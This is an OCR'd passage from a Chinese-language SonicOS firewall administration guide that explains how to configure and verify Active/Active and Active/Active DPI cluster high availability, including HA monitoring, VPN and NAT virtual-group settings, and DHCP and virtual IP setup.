
配置 Active/Active 集群高可用性

Active/Active 集群高可用性支持配置最多 4 个 HA 集群节点用于故障切换和负载分担。各节点可以包含一台设备或一个 HA 对。

配置 *Active/Active* 集群高可用性的步骤如下：

1 登录到主集群节点的主要设备。

2 转至**高可用性 > 设置**页面。




3 在**模式**下拉菜单中，选择 **Active/Active 集群**。

4 选择**启用状态同步**选项。

5 选择**当升级固件时，生成 / 重写备份固件和设置**选项，以便在上传新固件到设备时，自动创建固件和配置设置的备份。当主节点将新固件同步到集群中的其他设备时，就会在这些设备上创建备份。

6 单击 **HA 设备和节点**选项卡配置 Active/Active 集群信息。




7 在表格中相应**主要设备序列号 #**和**备份设备序列号 #**字段中输入各集群节点中的设备的序列号。

8 在序列号右边的**虚拟群组 X 级别**下拉菜单中选择集群节点 1 针对各虚拟群组的等级。默认情况下，集群节点 1 是群组 1 的**所有者**，通常将其确定为群组 2 的**备用**节点。

要从一个集群中排除一台设备，其**虚拟群组 *X* 级别**请选择**无**。

9 在第二行，在序列号右边的**虚拟群组 *X* 级别**下拉菜单中，选择集群节点 2 针对各虚拟群组的等级。

10 单击 **HA 接口**选项卡。



11 从 **Active/Active 集群链路**下拉菜单选择所需的接口。在 Active/Active 处理期间，此接口用于在这两台设备之间传输数据。列表中仅出现未分配的可用接口。

12 完成所有高可用性配置后，单击**应用**。所有设置将同步到备用设备，备用设备将重启。

13 转至**高可用性 > 监控**页面并执行第 1305 页的配置 Active/Active 集群高可用性监控中的步骤。

14 转至**高可用性 > 高级**页面并执行第 1330 页的高可用性 > 高级中的步骤。

15 转至**网络 > 接口**页面，验证您已成功配置所需的 Active/Active 接口。

16 转至**高可用性 > 状态**页面，验证 Active/Active 集群的设置。

配置 Active/Active 集群高可用性监控

高可用性 > 监控页面上的配置任务在主要设备上进行，然后自动同步到次要设备。这些设置仅影响页面顶部选择的集群节点中的 HA 对。



如需设置独立的 *LAN* 管理 *IP* 地址以及配置物理和/或逻辑接口监控，请执行以下步骤：

1 在主节点上以管理员身份登录到 SonicOS 管理界面。

2 转至**高可用性 > 监控**。

3 在页面右上侧，从下拉菜单中选择要配置的**节点**。

4 单击 LAN 上某个接口的**配置**图标，例如 X0。

5 要启用主要和次要设备上的指定 HA 接口之间的链路检测，请选中**启用物理/链路监控**复选框。



6 在**主要 IP 地址**字段，输入主要设备的唯一 LAN 管理 IP 地址。

7 在**次要 IP 地址**字段，输入次要设备的唯一 LAN 管理 IP 地址。

8 选中**允许从主要/次要 IP 地址进行管理**复选框。启用某一接口的这个选项时，在**高可用性 > 监控**页面的**监控设置**表上，该接口对应的**管理**列上会出现一个绿色图标。只能对启用该选项的接口执行管理。

9 在**逻辑探测 IP 地址**字段，输入应监控其连接的 LAN 网络上某个下游设备的 IP 地址。这通常是一个下游路由器或服务器。（如果需要在 WAN 端进行探测，应使用上游设备）。主要和次要设备将定期 ping 该探测 IP 地址。如果二者均能成功 ping 通目标，则不会发生故障切换。如果二者均无法成功 ping 通目标，也不会发生故障切换，因为这种情况下它会认为问题出在目标，而非防火墙。但是，如果一台设备能够 ping 通目标，另一台不能，则会故障切换到能够 ping 通目标的设备。

主要 IP 地址和**次要 IP 地址**字段必须用 LAN 接口（如 X0）或 WAN 接口（如 X1，用于探测 WAN）上的独立 IP 地址配置，以便对功能是否正常进行逻辑探测。

10 单击**确定**。

11 要配置任何其他接口的监控，请重复上述步骤。

12 完成选定集群节点的所有高可用性监控配置后，单击**应用**。


13 也可选择其他集群节点，重复上述配置步骤，单击**应用**。

如需验证配置的其他信息，请参阅第 1310 页的验证 Active/Active 集群配置。

配置 Active/Active DPI 集群高可用性

Active/Active DPI 集群高可用性支持配置最多 4 个 HA 集群节点用于故障切换和负载分担，这些节点对网络流量的深度数据包检查 (DPI) 安全服务进行负载均衡。请参见图 61。

图 61. Active/Active DPI 集群高可用性



对于集群链路和控制链路，集群节点 1 中的各设备连接到对等节点（集群节点 2）中的各设备。最佳做法是在各节点的各设备中使用同一组接口。例如，将一台设备中的 X8 连接到对等设备中的 X8，对 X9、X10 等（如果使用的话）也这样做。但是，对端口使用并无任何限制。

配置 *Active/Active DPI* 集群高可用性的步骤如下：

> **注：**如果您已按照第 1288 页的物理连接设备所述物理连接 Active/Active DPI 接口，就可以在 SonicOS 管理界面中配置 Active/Active DPI。

1. 登录到主集群节点的主要设备。
2. 转至**高可用性 > 设置**页面。
3. 在**模式**下拉菜单中，选择 **Active/Active DPI 集群**。
4. Active/Active DPI 集群的**启用状态同步**选项会自动启用。
5. 选中**升级固件时生成/重写备份固件和设置**复选框，以便在上传新固件到设备时，自动创建固件和配置设置的备份。当主节点将新固件同步到集群中的其他设备时，就会在这些设备上创建备份。
6. 单击 **HA 设备**选项卡配置 Active/Active 集群信息。
7. 对于选项卡顶部的 **HA 备用设备**选项，
   - 如果所配置的次要设备是该设备所属集群节点的一部分，请选择**内部**。
   - 如果所配置的次要设备是其他集群节点的一部分，请选择**外部**。
8. 在表格中输入各集群节点中的设备的序列号。
9. 在序列号右边的**虚拟群组 *X* 级别**字段中输入集群节点 1 针对各虚拟群组的等级。默认情况下，集群节点 1 是群组 1 的**所有者**，通常将其确定为群组 2 的**备用**节点。要从一个集群中排除一台设备，其**虚拟群组 *X* 级别**请选择**无**。
10. 在第二行，在序列号右边的**虚拟群组 *X* 级别**字段中输入集群节点 2 针对各虚拟群组的等级。
11. 单击 **HA 接口**选项卡。选择用作 **HA 控制接口**的接口。如果设备检测到已配置该接口，此选项将以灰色显示。
12. 选择用作 **Active/Active DPI 接口**的接口。如果设备检测到已配置该接口，此选项将以灰色显示。
13. 选择 **Active/Active DPI 接口**。在 Active/Active DPI 处理期间，此接口用于在这两台设备之间传输数据。下拉菜单中仅出现未分配的可用接口。
14. 选择 **Active/Active 集群链路**接口。
15. 完成所有高可用性配置后，单击**应用**。所有设置将同步到备用设备，备用设备将重启。
16. 转至**高可用性 > 监控**页面并执行第 1305 页的配置 Active/Active 集群高可用性监控中的步骤。
17. 转至**高可用性 > 高级**页面并执行第 1330 页的高可用性 > 高级中的步骤。
18. 转至**网络 > 接口**页面，验证您已成功配置所需的 Active/Active 接口。
19. 转至**高可用性 > 状态**页面，验证 Active/Active 集群的设置。

配置 Active/Active 集群的 VPN 和 NAT

在 Active/Active 集群环境下配置下列功能时，有一些额外事项需要考虑：

- 第 1307 页的配置 Active/Active 集群的 VPN
- 第 1309 页的配置 Active/Active 集群的 NAT 策略

配置 Active/Active 集群的 VPN


在 Active/Active 集群模式下运行时，VPN 策略配置需要关联一个虚拟群组。在 **VPN 策略**对话框（**VPN > 设置 > 添加...**），**网络**和**高级**选项卡均有配置选项用于创建该关联。

在**网络**选项卡上，**从列表中选择本地网络**选项可以使用虚拟群组地址对象。这些虚拟群组地址对象是在添加虚拟 IP 地址时由 SonicOS 创建，删除虚拟 IP 时也会将其删除。



为远程网络创建 VPN 策略时，虚拟群组地址对象也可供使用。例如**从列表中选择目标网络**下拉菜单中的自定义名称 **Active-Active-Lan-Host-1**。

在**高级**选项卡上，可以为 **VPN 策略群组**设置选择虚拟群组号。默认值是虚拟群组 1。



配置 Active/Active 集群的 NAT 策略

在 Active/Active 集群模式下运行时，NAT 策略配置包括虚拟群组设置。默认 NAT 策略是在添加虚拟 IP 地址时由 SonicOS 创建，删除虚拟 IP 时也会将其删除。创建自定义 NAT 策略时，可以指定虚拟群组或选择**任意**。下图显示了为接口 X1 上的虚拟群组 2 自动创建的 NAT 策略。



下图显示了创建自定义 NAT 策略时**添加 NAT 策略**对话框中的**虚拟群组**选项的选择。



验证 Active/Active 集群配置

本节介绍几种验证 Active/Active 集群和 Active/Active DPI 配置是否正确的方法。参见以下章节：

- 第 1310 页的比较集群中的设备的 CPU 活动
- 第 1310 页的验证高可用性 > 状态页面中的设置
- 第 1311 页的 TSR 中的其他参数
- 第 1311 页的对 DPI 匹配的响应
- 第 1312 页的日志

比较集群中的设备的 CPU 活动

状态监控 HA 对启用 Active/Active DPI 后，可以观察到 HA 对中的设备的 CPU 利用率发生变化。活动设备的 CPU 活动减少，备用设备的 CPU 活动增多。

可以在“多核监控”上查看 CPU 利用率。在主节点的活动防火墙上，转至**系统 > 诊断**页面，选择“多核监控”以显示 Active/Active 集群中所有设备的活动。

在“多核监控”上查看集群中的活动设备时，集群中的所有防火墙都会显示。但是，如果登录的是集群中备用设备的独立 IP 地址，则“多核监控”页面仅显示该特定 HA 对中两个防火墙的核心使用情况。

注：要查看集群中所有防火墙的核心使用情况，SonicWALL 推荐在主节点的活动设备上查看“多核监控”页面。


验证高可用性 > 状态页面中的设置

高可用性 > 状态页面提供部署中整个 Active/Active 集群的状态和各集群节点的状态。

Active/Active 集群节点状态显示在页面顶部，并显示下列设置的值：

- **节点状态** –“活动”或“备用”（集群中的各节点）
- **主要 A/A 已许可** –“是”或“否”（集群中的各节点）
- **次要 A/A 已许可** –“是”或“否”（集群中的各节点）
- **虚拟群组拥有** – 显示集群中各节点拥有的虚拟群组号。可以检查这些值来确定故障切换后的所有者状态。

Active/Active 集群节点状态表显示如下。



在该页面的下方（如下图所示），高可用性状态表显示集群中各节点的 HA 设置和状态。

高可用性状态	节点 1	节点 2
状态	主要 已禁用	
主要状态	无	
备用状态	无	
活动时间	高可用性已禁用	
节点状态	未启用 Active/Active 集群	
发现对端	否	
同步设置	否	
状态 HA 已同步	否	

TSR 中的其他参数

可以在“系统 > 诊断”页面上生成“技术支持报告”，从而判断状态监控 HA 对的 Active/Active DPI 配置是否正确。“技术支持报告”中应出现下列配置参数并显示正确的值：

- 启用 Active/Active DPI
- Active/Active DPI 接口配置

生成用于此目的的 *TSR* 的步骤如下：

1 使用共享 IP 地址登录到状态监控 HA 对。

2 转至**系统 > 诊断**页面。

3 在**技术支持报告**下，单击**下载报告**。



对 DPI 匹配的响应

网络流量中找到 DPI 匹配时，响应或操作始终从运行 Active/Active DPI 的状态监控 HA 对的活动设备发出。注意，这并不表示所有处理都是在活动设备上进行。

深度数据包检查发现与 IPS 签名、病毒附件、应用程序规则策略和其他恶意软件匹配的网络流量。发现匹配时，SonicOS 执行丢弃数据包或重置 TCP 连接等操作。


某些 DPI 匹配操作会将附加 TCP 数据包注入现有流中。例如，当一个 SMTP 会话携带一个病毒附件时，SonicOS 会向 SMTP 客户端发送一个“552”错误响应代码，并附带一条消息：“电子邮件附件包含病毒”。错误响应代码发送后，TCP 重置，连接终止。

这些附加 TCP 数据包是备用防火墙上的 DPI 处理的结果。所产生的数据包通过 Active/Active DPI 接口发送至活动防火墙，并从活动防火墙发出，好像处理是发生在活动防火墙上。这可确保无缝操作，似乎 DPI 处理是在活动防火墙上完成。

日志

如果启用了 Active/Active DPI，并且备用防火墙上的 DPI 处理产生上述 DPI 匹配操作，则将该操作记录在状态监控 HA 对的活动设备上，而非检测到匹配的备用设备上。这并不表示所有处理都是在活动设备上进行。

高可用性相关的日志事件可以在**公告板 > 日志监控**页面上查看。



#	Time	Priority	Category	Message	Source	Destination	Notes	Rule
1	07/27/2010 12:30:21.592	Alert	High Availability	The stateful license of HA peer firewall is not activated				
2	07/27/2010 12:30:10.800	Error	High Availability	License of HA pair doesn't match: DEA GSC maxNumIpNodes maxVPNClientNodes maxVPNSACount				

IPv6 高可用性监控

如需 SonicOS 的 IPv6 实施的完整信息，请参见第 1728 页的 IPv6。

IPv6 高可用性 (HA) 监控作为 IPv4 中 HA 监控的扩展程序实施。在配置 IPv6 的 HA 监控后，可以从 IPv6 监控地址管理主要和备用设备，且 IPv6 探测可以检测 HA 对的网络状态。

IPv6 和 IPv4 单选按钮显示在**高可用性 > 监控**页面中，可以在两个视图之间切换以轻松配置两个 IP 版本：



IPv6 HA 监控配置页面继承自 IPv4，所以配置程序几乎完全相同。只需选择 IPv6 单选按钮并参阅第 1282 页的高可用性概述了解详细的配置信息。

在配置 IPv6 HA 监控时请考虑以下因素：

- **物理/连接监控**和**虚拟 MAC** 复选框显示为灰色不可用，因为它们是二层属性。也就是说，IPv4 和 IPv6 使用这些属性，所以用户必须在 IPv4 监控页面进行配置。
- 主要/备用 IPv6 地址必须在接口的相同子网中，且不能与主要/备用设备的全局 IP 和链路本地 IP 相同。
- 如果将主要/备用监控 IP 设为（非 ::），就不能是相同的。
- 如果启用了**管理**复选框，则主要/备用监控 IP 不能为未指定（即**::**）。
- 如果启用了探测复选框，则探测 IP 不能为未指定。

配置网络 DHCP 和接口设置

启用 Active/Active 集群时，SonicOS 内部 DHCP 服务器关闭，无法启用。需要 DHCP 服务器的网络可以使用外部 DHCP 服务器。启用 Active/Active 集群之前，应在管理界面上禁用 SonicOS DHCP 服务器，并删除所有 DHCP 服务器租用范围。

在**网络 > 接口**页面上，可以为虚拟群组中的接口配置附加虚拟 IP 地址，以及为这些接口配置冗余端口。

如需执行这些任务的信息，请参见：

- 第 1313 页的禁用 SonicOS DHCP 服务器
- 第 1313 页的配置虚拟 IP 地址
- 第 1314 页的配置冗余端口


禁用 SonicOS DHCP 服务器

如需禁用 *SonicOS DHCP* 服务器并删除所有 *DHCP* 服务器租用范围，请执行以下步骤：

1 登录到集群节点的主要设备并转至**网络 > DHCP 服务器**页面。

2 清除**启用 DHCP 服务器**复选框。

3 在 **DHCP 服务器租用范围**下，选中表格标题左上角的复选框以选择表中的所有租用范围。



4 单击**全部删除**按钮。

5 单击确认对话框中的**确定**。

6 单击**网络 > DHCP 服务器**页面顶部的**接受**。

配置虚拟 IP 地址

首次启用 Active/Active 集群时，该防火墙上的接口的已配置 IP 地址自动转换为虚拟群组 1 的虚拟 IP 地址。因此，虚拟群组 1 包括 X0、X1 以及任何其他已配置且已分配到一个区域的接口的虚拟 IP 地址。

Active/Active 集群要求为其他虚拟群组配置其他虚拟 IP 地址。各接口分配多个虚拟 IP 地址，一个地址对应一个虚拟群组。各附加虚拟 IP 地址均与集群中的另一虚拟群组相关联。各接口最多可以拥有 4 个虚拟 IP 地址。VLAN 接口也可以拥有最多 4 个虚拟 IP 地址。

注：对于处理某一流量的虚拟群组，如果其接口没有配置相应的虚拟 IP 地址，则无法转发该流量的数据包。

